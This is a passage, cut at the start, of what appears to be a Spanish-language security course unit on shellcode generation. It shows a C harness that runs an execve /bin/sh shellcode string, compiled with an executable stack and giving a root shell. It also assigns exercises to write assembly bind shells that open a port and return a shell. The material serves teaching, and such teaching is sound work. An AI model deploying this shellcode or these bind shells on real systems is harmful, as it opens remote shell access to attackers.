56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x58\x58\x59\x59\x
59\x59";

void main(void){
    ((void (*)(()))shellcode)();
}
```

# Generación de shellcode

- Compilar shellcode\_tester.c y ejecutarlo

```
gcc shellcode_tester.c -o shellcode_tester -z execstack
```

```
root@deb:~# gcc shellcode_tester.c -o shellcode_tester -z execstack
root@deb:~# ./shellcode_tester
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/root
# whoami
root
# exit
root@deb:~#
```

# Tarea

- Leer el artículo:
- *Smashing The Stack For Fun And Profit*  
<http://insecure.org/stf/smashstack.html>

Realizar un ensayo o resumen sobre el artículo. Extensión mínima dos páginas.



# Prácticas

- Generar un programa en ensamblador que abra un puerto, al conectarse al puerto debe devolver una Shell, haciendo uso de la llamada al sistema 'execve'.
- Generar un programa en ensamblador que abra un puerto, al conectarse al puerto debe devolver una Shell, haciendo uso de llamadas al sistema excepto 'execve'.
- Generar un programa para obtener shellcode, similar a *'getshcode'*, pero implementado en cualquier lenguaje de alto nivel, que por default imprima la cadena en formato *'\x90\x90'*, con el parámetro *'-u'* debe imprimirlo en formato Unicode *'\u9090\u9090'*, con el parámetro *-n* debe imprimir solo los valores numéricos *'9090'*